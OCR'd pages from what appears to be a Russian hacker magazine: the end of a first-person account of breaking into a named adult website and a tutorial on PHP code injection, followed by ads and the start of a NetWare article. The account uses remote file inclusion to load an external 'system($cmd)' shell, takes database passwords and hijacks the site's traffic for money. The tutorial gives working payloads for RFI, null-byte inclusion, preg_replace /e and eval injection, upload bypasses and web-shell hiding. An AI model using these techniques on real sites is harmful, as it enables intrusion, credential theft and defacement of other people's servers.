unless ($remote) { print "can't connect\n"; exit 0; }
$remote->autoflush(1);
my $http = qq{HEAD $string HTTP/1.1
HOST: $hostname
};
print $remote $http;
while(<$remote>) {
return "ok"if(/HTTP.+?200\sOK/)
or return undef;
}
```

письма от хостера с моим логином и пассом от ftp. После специально создал на сервере папку с файлом password/pass.txt. Эту диру кинул в файл с багами и запустил сканер. Через 5—7 минут сканер успешно «ударил» меня найденной директорией и файлом pass.txt, а это значит, что сканер работает нормально! Теперь я заготовил огромную базу уязвимостей и начал тестировать мой скрипт. Опции сканера были следующие:

```
-> perl script.pl host bugs.txt 80
```

Думаю, в них даже ребенок разберется. Натравив сканер на сайт, я пошел спать. Проснулся в три ночи от безбашенных соседей, которые врубили на всю мощь «Дискотеку аварию». Такого ора я не выдержал и решил больше не спать. Выпив кружку кофе, я пошел посмотреть состояние моего сканера. Не буду говорить, что я очень удивился, когда увидел результат. Сканер нашел несколько левых директорий, которые после проверки не дали никакого результата. Также он выципил три очень подозрительных скрипта. Нет, ссылок-то там было море, но редирект на другие страницы или сайты осуществлялся с помощью скрипта. Основным из них был скрипт редиректа на другие сайты. Такие скрипты используются на всех TGP (Thumbnail Gallery Post). Он называется чаще CJ, реже — Rotator. Скрипт этот был не самопальный, а купленный. Следовательно, исходников в Сети было не найти, да и ошибки в таком скрипте искать было почти бесполезно. Поэтому копаться в нем я не решился. Второй скрипт, расположенный на сайте — daily.php, который показывал галереи картинок по дням. Перед моими глазами, в строке браузера, возникла ссылка: www.jamies-galleries.com/daily.php?day=7. Тут же к цифре была добавлена кавычка, и получившийся запрос был послан серверу, а он, в свою очередь, выплюнул мне ошибку:

```
Warning: main(): Failed opening 'day07\'.shtml' for inclusion
(include_path='.:/usr/local/lib/php')
in /usr/home/jamie55/jamies-galleries.com/daily.php on line 215
```

Ответ от сервера означал, что скрипт инклудил shtml-файлы, начинающиеся с «day0», где вторая часть имени файла берется у параметра day, который передается скрипу GET-запросом, то есть в данной ситуации сделать ничего было нельзя. Но остался шанс, что в третьем скрипте окажется более полезная уязвимость. Так оно и вышло. После того как я проследовал по ссылке, содержащей название нашего скрипта, линк выглядел так: www.jamies-galleries.com/category.php?cat=teen. Перед глазами появились девочки 18—19 лет. Но нам сейчас не до них :). Я решил видоизменить ссылку, подставив вместо «teen» многообещающее «test». На что сервер ответил:

```
Warning: main(): Failed openingg 'test'.shtml' for inclusion...
```

Ха, перед нами банальный инклуд. Но не нужно радоваться раньше времени. Я слил на свой сайт наипростейший скрипт следующего содержания:

```
<? system($cmd); ?>
```

После этого я немного видоизменил ссылку, и теперь она выглядела примерно так: www.jamies-galleries.com/category.php?cat=http://server.com/cmd&cmd=id.

Удар по энтеру и ожидание... Через некоторое время скрипт ответил, что у меня права пользователя nobody, что означало только одно — теперь мы можем выполнять команды на сервере, что само по себе уже хорошо.

КОПАТЬ – НЕ ПЕРЕКОПАТЬ

Теперь мне предстояло копаться в логах, хистори и прочей ерунде. Я просмотрел все возможные логи, которые были на сервере, исключая логи апача. Веб-админка, с помощью которой администратор админил базу данных, получала пароль методом POST, поэтому не было смысла смотреть логи апача, тем более что этот пароль все равно находился в базе данных. Закачав на сервер RST MySQL в одну из директорий, доступных для записи, я залез в базу на сервере, пароль и логин к которой были аккуратно выложены в конфиге админки. Но, к большому сожалению, данные из базы на главную страницу не выводились. Тогда я собрал все найденные пароли в текстовый файл, а именно: пароль от базы данных и несколько паролей от админки. После чего с удаленного сервера, используя shekk-доступ, я проверил, подойдет ли один из паролей к учетной записи jamie55 — никакой из паролей не подошел к данной учетке. Я решил отложить данный взлом на неопределенное время.

THE END

Прошло целых две недели, как я не притрагивался к сайту www.jamies-galleries.com. Но вдруг я решил зайти на него и покопаться еще немного. Когда я зашел на веб-шелл, моему удивлению не было предела: администратор поставил дополнительную админку для редактирования некоторых страниц, и главная страница сайта была доступна для редактирования пользователю nobody. С этого момента я почти неделю сливал порнушный трафик, на чем было заработано больше двухсот зеленых енотиков. Спустя неделю админ заткнул багу в скрипте, убил все мои веб-шелы и все, что могло как-то напомнить о моем присутствии на сервере.

Надеюсь, ты понял мораль данной статьи. Конечно, нельзя ломать чужие сайты, однако если начал проводить нехорошее дело, то не торопись. Как видишь, изначально взлом ничего мне не дал, но в итоге я получил доступ к ресурсу.

Все, что ты увидел, услышал, унюхал в статье, есть на нашем крутом DVD

Помни: действия взломщика противозаконны, так что рекомендую ничего из вышеописанного не повторять.


adidas
ГЕНЕРАЛЬНЫЙ СПОНСОР
BECKHAM+10
IMPOSSIBLE IS NOTHING
adidas.com/football




CD
Все скрипты, которые были использованы или упомянуты в статье, ты найдешь на нашем диске.




ZADOXLIK
/ antichat.ru /

Все тонкости внедрения кода в PHP-скрипты



PHPenetration

ПРОШЛО УЖЕ МНОГО ВРЕМЕНИ С ТЕХ ПОР, КАК МЫ С ТОБОЙ НАЧАЛИ ИЗУЧАТЬ PHP-INJECTION АТАКИ. ТЫ ЧИТАЛ СТАТЬИ В ЖУРНАЛЕ, ИСКАЛ ПРИ ПОМОЩИ ГУГЛА БАЖНЫЕ САЙТЫ И ПРОВОДИЛ ОБРАЗОВАТЕЛЬНЫЕ ПРОГРАММЫ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ :). ОДНАКО ВСЕ НАШИ ДЕЙСТВИЯ ОСТАЛИСЬ БЕЗРЕЗУЛЬТАТНЫМИ: ДО СИХ ПОР УЯЗВИМА ЦЕЛАЯ КУЧА РЕСУРСОВ! ПРОСТО ДЛЯ ИСПОЛЬЗОВАНИЯ ЭТИХ БАГОВ НУЖНЫ ДОПОЛНИТЕЛЬНЫЕ СВЕДЕНИЯ, О КОТОРЫХ ТЫ ЕЩЕ МАЛО ЧТО ЗНАЕШЬ. ПРИШЛО ВРЕМЯ ЗАПОЛНИТЬ ЭТОТ ПРОБЕЛ!
ДАЖЕ У ТАКИХ КРУТЫХ ХАКЕРОВ, КАК ТЫ, БЫВАЮТ ОСЕЧКИ: КАЗАЛОСЬ БЫ, НАШЕЛ БАЖНЫЙ СКРИПТ, МЕНЯЕШЬ ЕГО ПАРАМЕТРЫ, ЧИТАЕШЬ ОШИБКИ, А ПОЛОМАТЬ СИСТЕМУ НИКАК НЕ УДАЕТСЯ. ЧТОБЫ ТАКОЙ ПРОБЛЕМЫ НЕ БЫЛО, ZADOXLIK НАПИСАЛ ЭТУ СТАТЬЮ.



Листинг файлов и директорий через php-инъекцию

Классика

Самая распространенная ошибка заключается в подстановке внешней переменной безо всяких проверок, сразу в оператор include. Обычно это делают при создании модульной системы, каждый модуль которой — php-скрипт, который инклудится при определенных условиях. Вот посмотри на этот пример:

```
$umol4anie="main.php";
if(@$_GET['id'])
 include($_GET['id']);
else
 include($umolchanie);
```

При подключении модулей URL выглядит следующим образом: index.php?id=module.php. Довольно часто, если этого не запрещает конфигурация PHP, ты можешь вставить в тело скрипта свой код таким образом: http://site.ru/index.php?id=http://othersite.ru/anyfile.txt, где содержимое anyfile.txt — это код твоего PHP-скрипта.
Обойти эту уязвимость можно многими путями. Ты только посмотри:

```
$ex=".php";
$umol4anie="main".$exp;
if(@$_GET['id'])
 include($_GET['id'].$exp);
else
 include($umolchanie);
```

Модуль в виде файла lol.php в данном случае подключается так: http://site.ru/index.php?id=lol. Припиши к своему файлу anyfile на othersite.ru расширение .php. Теперь инъекция будет выглядеть точно так же: http://site.ru/index.php?id=http://othersite.ru/anyfile. Действительно, ведь скрипт сам прикрутит расширение php. Это были самые элементарные атаки PHP-injection. Далее я покажу тебе материал поинтереснее.


Почти история

В конце этого абзаца ты сможешь понять, почему у него такое название. Вспомни ужасную функцию file_exists. Да, это та, которая проверяет существование файла. Она вернет FALSE при обращении к любому удаленному документу. То есть файл должен быть доступен через файловую систему сервера. Таким образом, можно исключить любую инъекцию удаленного фрагмента.

```
$ex=".php";
$umol4anie="main".$exp;
if(@$_GET['id'])
 $final=$_GET['id'].$exp;
else
 $final=$umolchanie;
if(file_exists($final))
 include($final);
```

До конца ли безопасна такая конструкция? Нет, не всегда. Представь, что на сайте есть форум, и на него можно загружать свои файлы. Это могут быть аттачи к сообщениям, фоты или аватары. К любому из перечисленных агрегатов можно приклеить незаметно для скрипта-аплоадера PHP-код. Таким образом, полученный

Не вздумай проделывать наши опыты на практике!



Админка exBB



файл со зловредным кодом будет находиться на сервере, и одна обработка file_exists здесь не спасет. Как ты понимаешь, если бы расширение не проверялось, и вся надежда была бы на эту функцию, инъекция бы удалась.
Однако почти всегда у аватар расширения не выходят за границы списка gif, jpg, jpeg, png, а у аттачей — zip, rar, doc. Но в переменной $ex, как правило, содержится что-то вроде .php или .inc.php. Так как же быть, если зловредный код у тебя в файле av132.gif, а расширение, прикручиваемое внутри index.php, неизвестно? В PHP есть такая вещь, как magic_quotes_gpc. Эта опция PHP разрешает слеширование (экранирование) всех входящих в запрос потенциально опасных символов. В их число входит апостроф, кавычка и другие. Вот смотри: если ты пошлешь в куках или же в GET-, POST-запросах строку antichat's_sniffer, то скрипт ее получит как antichat\'s_sniffer. Этот пасс иногда спасает криворуких программистов от взлома их скрипта. Однако опытным программистам эта функция доставляет больше хлопот, чем помощи. Как раз поэтому-то еще остались хостеры, которые не держат эту опцию включенной. Именно magic_quotes_gpc, установленная на OFF, позволит провести нам инъекцию. К числу потенциально опасных символов относится нулевой байт: он обозначает конец строки. Слеширование нулевого байта обезоруживает его, символ теряет свое значение. Однако без magic_quotes_gpc слешировать его вряд ли кто-нибудь захочет. Вот пример инъекции:

```
http://site.ru/index.php?id=forum/avatars/user/c20ad4d76fe97759aa27a0c99bff
6710.gif%00&c=[COMMAND]
```

Здесь %00 — закодированный нулевой байт в формате URL. Строка, передаваемая функции include, имеет вид: forum/avatars/user/av132.gif[NULL].php. Как я отмечал выше, нулевой байт «отрезает» правую часть строки. Таким образом, прикручиваемое расширение не имеет значения, и ты можешь подставить в файл PHP фрагмент из аватары av132.gif. Правда, сейчас большинство хостеров устанавливают magic_quotes_gpc на ON, что защищает скрипты от трюка с нулевым символом. Но и на этот случай есть свои отмычки.

elseif, или что еще можно сделать
Помимо описанных выше действий, можно сотворить еще много всего, но каждый раз это зависит от конкретного примера. Допустим, у тебя есть такой фрагмент минимодульного движка:

```
error_reporting(0);
$ex=".php";
//$cat - папка с модулями
$umol4anie="main;
#папка с модулями#
if($_GET['cat']=='files')  $cat="files";
elseif($_GET['cat']=='docs') $cat="docs";
else echo "Неверный раздел";
if(@$_GET['id'])
 $final=$_GET['id'];
else $final=$umolchanie;
if(!eregi("[\.']", $final) && str_replace(chr(0),'f',$final)==$final)
 include($cat."/".$final.$ex);
else include("error404".$ex);
```

Здесь не проверяется существование файла. Если в GET-запросе значение параметра cat не удовлетворяет требуемым, ты, как не странно, получишь предупреждение о том, что раздел неверен. Однако дальнейшее исполнение скрипта будет продолжено. Ошибки автор скрыл через error_reporting(0), поэтому внешне выглядит, что все обработалось корректно. Я думаю, ты тоже парень не промах! Ведь можно передать в cat что-то вроде «http://othersite.ru» и положить на othersite.ru самопальный скрипт. Если на сервере включен register_globals (параметры из запроса соответствуют одноименным переменным в скрипте), то инъекция будет проведена успешно. В include (и аналогах) удаленно инжектировать можно не только по http, но и по ftp.

mortal upload
Вспомни разговор про загрузку аватар. Там мы загружали файл на форум или какой-то другой движок с функцией пользовательского аплоада. Отмечалось, что расширения файла ограничены, однако иногда это можно обойти. Хотя ошибка очень прозрачна, но она до сих пор часто встречается. Допустим, ты загружаешь файл. Неопытные программисты иногда пишут проверку расширений примерно вот так:

```
$exps=array(
'rar',
'zip',
'doc',
'txt'
); //Возможные расширения
//Проверяем расширение
$rash=explode(".",$_FILES["userfile"]['name']);
if(!in_array(strtolower($rash[1]), $exps))
 die('у файла неверное расширение');
```

Ошибка здесь следующая. Скрипт проверяет не расширение файла, а ту часть имени файла, которая находится после первой точки слева до второй слева (если такая имеется). Обычно это и есть расширение файла, однако, если загружать файл с именем shell.txt.php, файл загрузится успешно, и сервер будет понимать загруженный файл как PHP-интерпретируемый (если не прописаны соответствующие установки в .htaccess). На самом деле, скрипт должен проверять самую последнюю из частей имени файла, полученных разбивкой последнего по точкам. Другая версия парсера:

```
$exps=array(
'rar',
'zip',
'doc',
'txt'
); //Возможные расширения
//Проверяем расширение
$rash=explode(".",$_FILES["userfile"]['name']);
if(count($rash)< 2)die('у файла нет расширения');
if(!in_array(strtolower($rash[count($rash)-1]), $exps))
 die('у файла неверное расширение');
```

Однако, учитывая особенности сервера Apache (и других), можно утверждать, что данный вариант проверки также уязвим, и на момент написания статьи уязвимости подвержено множество известных и не очень PHP-движков. В чем фишка? Если апач не может определить расширения файла, то он смотрит следующую часть имени файла, отделенную точкой от расширения. Например, файл arhive.php.ex в большинстве случаев будет интерпретирован как PHP-скрипт!
В итоге единственным верным решением будет полная фильтрация имени файла на опасные расширения загружаемого файла. Для страховки также рекомендуется поместить в директорию с файлами .htaccess, с удалением/переопределением опасных расширений. Например: RemoveType .php3 .php .phtml .php4 .php5 .cgi .pl

Можно поступить и другим способом. Сохранять на сервере файлы под предопределенным именем (скажем, file<index>file, где <index> — номер файла), а при закачке формировать специальный HTTP-заголовок на основе данных об этом файле, предварительно занесенных в какую-либо БД, обеспечивая передачу файла пользователю под подлинным именем. Можно даже хранить файлы в базе данных, например в MySQL.

eval

Еще одна «злая» функция — eval. В PHP она интерпретирует переданную ей строку как PHP-код. Без этой функции можно вполне обойтись практически в любом PHP-приложении. Очень часто ее применяют для удобной смены templat'ов — тем какого-нибудь движка. Хотя сделать то же самое можно и без eval. С помощью вот такой строки был взломан один хацкерский ресурс, имя которого называть я не буду:

```
eval("\$$register_poll_vars[$i] = \"".trim($HTTP_GET_VARS[$register_poll_
vars[$i]])."\";")
```

Передавая в GET'е параметр id в виде id={${php_code}}, я получил веб-шелл. Что означает ${php_code}}, читай ниже.

preg_replace — зачем там /e?

Функция preg_replace заменяет подстроку (первый параметр), заданную регулярным выражением, на строку (второй параметр), которая также может быть задана регулярным выражением в данной строке (третий параметр). Еще существует необязательный 4-ый параметр, но он нас не интересует.
Заменяемая подстрока имеет следующий формат:

```
[разделитель][выражение][разделитель][модификаторы]
```

Разделитель — это любой неалфавитный символ (чаще всего это «/» или«#»), выражение — шаблон заменяемого фрагмента, а модификаторы — своего рода указатели. Они указывают правила, по которым обрабатывается регулярное выражение. Каждый модификатор записывается как буква. Например, модификатор i означает поиск без учета регистра. В заменяющей строке могут быть использованы «результаты поиска» в данной строке. В заменяемой подстроке фрагменты результатов логически обозначаются взятием в скобки. Смотри: «/(.*)/i» означает поместить всю данную строку в результат №1. Номеруются результаты, начиная с первого номера, по порядку, слева направо, по ходу расположения открывающихся логических скобок в заменяемой подстроке. Чтобы поместить результат с номером n, в заменяющей строке используется сочетание \\n или равносильное $n. Пример:

```
$c="aba";$c=preg_replace("/([ab]+)/i", "<b>$1</b>", $c);
```

Здесь переменная $c примет значение aba. Тебя, конечно же, заинтересовал модификатор «е», используемый в preg_replace. Он предполагает то, что перед тем, как заменить в исходной строке фрагменты, найденные регулярным выражением новой подстрокой (repalcement), он эту подстроку интерпретирует как PHP-код. Значит, если у нас с тобой есть строка $c="ping", то, прогнав вот такой вот PHP-сценарий: $c=preg_replace("/^(.*)$/ie", "print('\\1')", $c), мы получим содержимое строки $c — «ping». На практике рассмотрим нашумевшую PHP-иньекцию в phpBB, в коде viewtopic.php. Давай поймем, в чем фишка этой иньекции. Итак, вот фрагмент кода viewtopic.php из phpBB версии 2.0.15:

```
$message = str_replace('\"', '"', substr(@preg_replace
('#(\>(((?>([^><]+|(?R)))*)\<))#se',
 "@preg_replace('#\b(" . str_replace('\\',
'\\\\', $highlight_match) . ")\b#i',
 '<span style=\"color:#" . $theme['fontcolor3'] .
"\"><b>\\\\1</b></span>', '\\0')"
, '>' . $message . '<'), 1, -1));
```

highlight_match — переменная, где лежат слова, которые следует подсветить. Пользователь задает $_GET['highlght'], где пробелы разделяют различные слова. $highlight_match — его потомок, где вместо пробелов используется |. Трудно разбирать такое длинное выражение. Поэтому просто посмотри: $highlight_match участвует в параметре replacement функции preg_replace, где в заменяемой подстроке участвует модификатор «е». Причем $highlight_match нигде не обрамляется в addslashes. Это означает, что ты преспокойно можешь внедриться в тот PHP-сценарий, который выполнится перед заменой подстроки, в строке $message.
Если пользователю задать highlight как «'.system('dir').'», то результатом действия скрипта будет:

```
preg_replace('#\b('.system('dir').')\b#i', '...', '...')
```

preg_replace width /e and width NULL

Условно можно считать, что неиспорченный magic_quotes_gpc или addslashes NULL отрезает правую часть строки. Для чего это может быть использовано? Оказывается, много для чего. Нужно только воображение. В частности, NULL можно применить при работе с preg_replace. Если в заменяемой подстроке, определяемой регулярным выражением, всунута переменная, которую тем или иным способом определяет пользователь, можно попробовать изменить структуру заменяемой подстроки так, чтобы в конце стоял модификатор /e. Посмотри на простенький пример:

```
preg_replace("#$c#i", '\\1', $mda);
```

Представь, что и $c и $mda можно как-то определить. Пусть в эксперименте будет задано $mda и $c прямо через GET.

```
script.php?c=(system\(ls\))%23e%00&mda=system(ls)
```

В результате получается листинг файлового каталога. А почему это так — попробуй подумать сам, обо всем этом уже писалось в данной статье. %23 — URL-закодированный символ #.

Движки на файлах


Некоторые бесплатные хостеры не предоставляют доступ к MySQL. Для таких случаев пишутся движки на текстовых БД. Структура и общение с текстовыми БД может быть самая разная. Иногда

WARNING

Внедрение кода, расположенного на внешнем сервере, может быть произведено только при соответствующей конфигурации PHP.

remview.php-remote — файловый менеджер от php.spb.ru





разработчики даже придумывают библиотеки функций для работы с текстовыми БД с помощью некоего подобия языка SQL. В таком случае текстовая БД представляет собой папки и файлы, где папки, например, — это базы данных, файлы — таблицы, а внутри файлов все как-то мудрено организовано в виде структуры таблицы. Нас же будет интересовать другой подход к организации БД на файлах. Например, что может быть проще того, чтобы заносить все данные в некий PHP-файл, доступ к которому будет закрыт извне, с тем, чтобы потом его инклудить и получать массивы данных прямо в готовом виде. Рассмотрим уязвимость в exBB 1.9.1. Нам неважно то, как мы сможем получить доступ к админ-панели (это делается с помощью других, не PHP-inj уязвимостей в движке), но главное, что такая возможность есть. Зайдем в админ-панель, в конфигурацию.
Теперь поищем, где хранятся все эти данные. Оказывается, что они лежат как раз в таком инклудаемом файле (доступ к нему закрыт .htaccess'ом). Файл имеет вид:

```
<?
$exbb['boardurl'] = 'http://exbb';
$exbb['home_path'] = 'z:/home/exbb/www/';
$exbb['boardname'] = 'название форума';
$exbb['boarddesc'] = 'описание форума';
$exbb['announcements'] = 1;
$exbb['topics_per_page'] = 15;
$exbb['posts_per_page'] = 10;
$exbb['ch_files'] = 0777;
$exbb['ch_dirs'] = 0777;
$exbb['ru_nicks'] = 1;
$exbb['reg_simple'] = 0;
$exbb['default_lang'] = 'russian';
$exbb['default_style'] = 'Original';
$exbb['membergone'] = 15;
```

Я сумел выйти за кавычку только в одном из параметров. Это — $exbb['boardurl']. В итоге я получил такой код:


```
$exbb['boardurl'] = 'http://exbb'.@include('http://127.0.0.1/talakin.txt').''
```


Если переменные хранят значения за двойными кавычками, то нам даже необязательно выходить за них, что было необходимо «с '». Во-первых, мы можем вывести себе любую переменную, просто прописав ее имя, а во-вторых, можем выполнить любую функцию, в том числе всякие system и аналоги с помощью трюка, который описан ниже.

Что еще может быть?
А может быть еще очень и очень много полезных вещей. Давай по пунктам:
1. Использовать массив данных без предварительного объявления. Например:

```
for($i=0;$i<10;$i++)
{
 @$a[$i]=$s[$i];
 //Копируем 10 первых
 //элементов массива $s
 //в а, без определения $a
}
for($i=0;$i<count($a);$i++)
{
 eval('$y['.$a[$i].']='.$i);
 //какое-то извращение
 //криворукого программера
}
```







Вместо функции include в скрипте могут фигурировать схожие include_once, require, require_once, которые также могут быть задействованы в описанных уязвимостях.

Подразумевается, что $s — «безопасный» массив, то есть никакой опасности для конструкции он не представляет. Однако посмотрим, что будет, если на сервере включен register_globals. Если послать такой GET-запрос: http://host/script.php?a[10]=1;system('ls');//, то мы получим листинг файлов директории,в которой находится script.php. Это происходит потому, что определение 11-го (в массивах элементы считаются от нулевого элемента) никак не противоречит определениям скрипта. Никто не претендует на место 11-го элемента массива, поэтому мы получим доступ к якобы уже определенному массиву. Чтобы избавиться от данной ошибки, надо предварительно написать определение $a=array(). При передаче элемента массива через GET-, POST-запросы или куки ключ не ставится в кавычки. Таким образом, в запросе следует писать array[nameindex], а не array['nameindex']. Эту ошибку часто можно встретить при работе с модульными файлами. То есть, рассчитывая на определение массива в другом модуле или ядре, конкретный модуль является уязвимым, и иногда, при особым образом сформированном запросе, непосредственно к модулю, можно вызвать нежелательное обращение к элементам массива. Это частный случай, а вообще, движки с модулями, доступными для прямого обращения и работающие при таком обращении в обычном режиме — очень лакомый кусочек.

2. Можно каким-либо образом подвергать опасности уже определенные переменные переопределения. Рассмотрим конкретную ошибку PHP-инъекции в vcard.

Конфигурационные данные движка определены в специальном файле-конфиге, который инклудится в каждый самостоятельный PHP-файл (файл, к которому предполагается непосредственное обращение пользователя) в самом начале этого скрипта. Все конфигурационные данные представляют собой элементы ассоциативного массива $cfg. После чего идет код, который осуществляет замену всех параметров, переданных через GET, в одноименные переменные внутри скрипта.

```
if (!empty($_GET))
{
 foreach ($_GET as $tmp_varname => $tmp_value)
 {
 $$tmp_varname = $tmp_value;
 }
}
```

Обрати внимание, что это происходит после того, как были определены конфигурационные данные! Это означает только одно: мы можем переопределить все конфигурационные данные, сформировав запрос примерно такого вида:

```
index.php?cfg[hostname]=biricz.at&cfg[dbuser]=bi007vma&cfg
[dbname]=bi007vmatest&cfg[skin]=myskin&cfg[dbpass]=ivkxzd&
cfg[lang]=../../../../../../../etc/passwd
```

С помощью представленной уязвимости можно инклудить произвольный файл, загружать на сервер свои файлы и т.д. Уязвимость нашел ShanKaR.

3. Можно не думать о разнице между «"» и «'». Выше я упоминал про взлом хацкерского ресурса. Осуществлен он был через следующий фрагмент скрипта:

```
eval("\$$register_poll_vars[$i] = \"".trim($HTTP_GET_VARS[$register_poll_
vars[$i]])."\";")
```

Где в качестве $HTTP_GET_VARS[$register_poll_vars[$i]] можно было подставить параметр id. Если бы в скрипте, например, была бы объявлена переменная, содержащая пароль к БД, а значение этой самой $$register_poll_vars[$i] выводилось бы где-то в stdout'е, мы бы могли передать в id строку $dbpasswd (переменная, содержащая пароль) и получили бы пароль от БД.

Но это еще полбеды. Дело в том, что разработчики позаботились о том, чтобы мы могли вызывать произвольную функцию прямо из строки ную кавычку). Делается это так: {${function()}}. Где function() — обращение к произвольной функции. Смотри, если передать нашему скрипту строку {${system([COMMAND])}}, мы получим веб-шелл.

PHP-injection 2 web-shell

Поскольку обнаруженные баги на сайтах обычно долго не живут, то держать в виде веб-шелла саму уязвимость не только неудобно, но и ненадежно. Здесь я опишу, как нам залить веб-шелл на сайт и укромно его припрятать. Прежде всего у нас должна быть папка с правами на запись. Чтобы получить листинг файлов и папок с правами, рекурсивно воспользуйтесь командой: ls -Rla. Для Windows: dir /Q.

Если доступ к cmd из скрипта запрещен — на диске ты всегда сможешь найти все необходимое, а именно: скрипт, который выводит рекурсивно все файлы и папки. Напротив тех, на которые разрешена запись, ставится 1 (используйте include('http://smth.narod.ru/script.php') в php-инъекции).

Вот теперь, когда мы с тобой нашли директорию с правами на запись, надо залить сам скрипт.

Для того чтобы узнать, какая качалка стоит на сервере, выполняем следующую команду:

```
which get;which wget;which lynx;which curl;which fetch;which links
```

В ответ будут выведены пути к соответствующим утилитам. Пользоваться каждой из них очень просто. Теперь нам надо спрятать наш скрипт, чтобы админ, пропатчив приложение, не заметил его. Для этого нужно придумать шеллу неприметное название. Но если он, например, находится в папке для аватар, то как его ни переименовывай, файл с расширением php — белая ворона среди гифок и джипегов. Но мы можем загрузить в папку .htaccess-файл и указать, что файлы с расширением gif интерпретируются как PHP-скрипт. Строку «AddType application/x-httpd-php gif» можно занести в .htaccess с помощью echo из cmd или простейшим скриптом. Однако если ты знаком с php, то знаешь, что в случае установленного на сервере safe_mode мы не можем использовать функции выполнения системных команд и программ. К счастью, safe_mode — это директива PHP, так что если PHP-инъекцию удастся найти, можно будет химичить с Perl'ом, на который ограничения safe_mode никак не распространяются. На диске есть пример веб-шелла на перле.

Ко всему вышесказанному

Не забывай, что параметры могут быть переданы скрипту четырьмя способами: GET, POST, COOKIE, SESSION. Первые три из них пользователь формирует сам. Информация сессии хранится на сервере и не может быть модифицирована пользователем, в то время как куки ты можешь спокойно изменять.

Прелесть тут в том, что многие web-программисты почему-то относятся к кукисам, как к чему-то такому, что проверять надо менее строго, чем POST и GET (ну вроде того, что последние два можно задавать прямо в строке браузера или в формочке на сайте, а куки еще и «хрен знает, как ты подделаешь»), поэтому очень часто уязвимости можно встретить именно в параметрах, передаваемых куками. Это могут быть как XSS, SQL-injection, так и PHP-injection. Я рекомендую для поиска уязвимостей PHP-injection писать программку, которая бы сканировала все файлы движка и вынимала из них всяческие подозрительные вещи, например все то, что описано в статье. Все eval, строки регулярных выражений с модификатором «e», не говоря уже о include, require. Анализируется подобный материал потом достаточно быстро и просто. Пример такой программки опять же лежит на диске. На этой веселой ноте я ухожу за кулисы. А ты даже и не думай все это проделывать на практике: закон бдит!

тонкая влагонепроницаемая

клавиатура с антибактериальным покрытием

SlimStar 310

Корпус клавиатуры пыле– и влагонепроницаемый. Если на клавиатуру попали напитки с содержанием сахара, ее достаточно просто прополоскать в прохладной воде.

Основной модуль клавиатуры имеет антибактериальное покрытие, содержащее серебро и защищающее от геморрагических и стафилококковых бактерий.

Товар сертифицирован

Кроме стандартных клавиш, на SlimStar 310 присутствует 14 клавиш быстрого доступа к мультимедийным функциям, интернет навигации, отправке сообщений, приложениям Office.

Клавиши SlimStar 310 обеспечивают лучшие тактильные ощущения.

Тонкий и эргономичный корпус SlimStar 310 выполнен в соответствии с последними модными тенденциями.



www.genius.ru

CYBERANT
/ SATION@YANDEX.RU /



НЕТВАРЬ ПОД УДАРОМ

ПОЛУЧАЕМ ПРАВА АДМИНИСТРАТОРА НА СЕРВЕРЕ NOVELL

«НЕ УДАЕТСЯ ПЕРЕМЕСТИТЬ ФАЙЛ. НЕТ ДОСТУПА» – ЗНАКОМОЕ СООБЩЕНИЕ, НЕ ПРАВДА ЛИ? ЛИЧНО Я ПРИ ВИДЕ ПОДОБНЫХ МЕССАГ ЧАЩЕ ВСЕГО ОЩУЩАЮ ОГРАНИЧЕНИЕ В ПРАВАХ, ЗАМКНУТОСТЬ И НЕПОЛНОЦЕННОСТЬ. УВЕРЕН, ЧТО И ТЕБЕ НЕ РАЗ ПРИХОДИЛОСЬ ИСПЫТЫВАТЬ ПОДОБНЫЕ ЧУВСТВА. NOVELL NETWARE — ОДНА ИЗ ТЕХ СЕТЕВЫХ СИСТЕМ, КОТОРАЯ ЗАСТАВЛЯЕТ ЧУВСТВОВАТЬ СЕБЯ УЩЕРБНЫМ. БЫТЬ ОГРАНИЧЕННЫМ, ПОНЯТНОЕ ДЕЛО, НИКТО НЕ ХОЧЕТ, А ТЕМ БОЛЕЕ МЫ С ТОБОЙ. В ЭТОЙ СТАТЬЕ Я РАССКАЖУ, КАК ПОБОРОТЬ ЭТИ НЕГАТИВНЫЕ ЧУВСТВА И ПОДЧИНИТЬ NOVELL NETWARE (ВЕРСИИ 4.X) СВОЕЙ ВОЛЕ. ПРИСТУПИМ!

Источник болезни

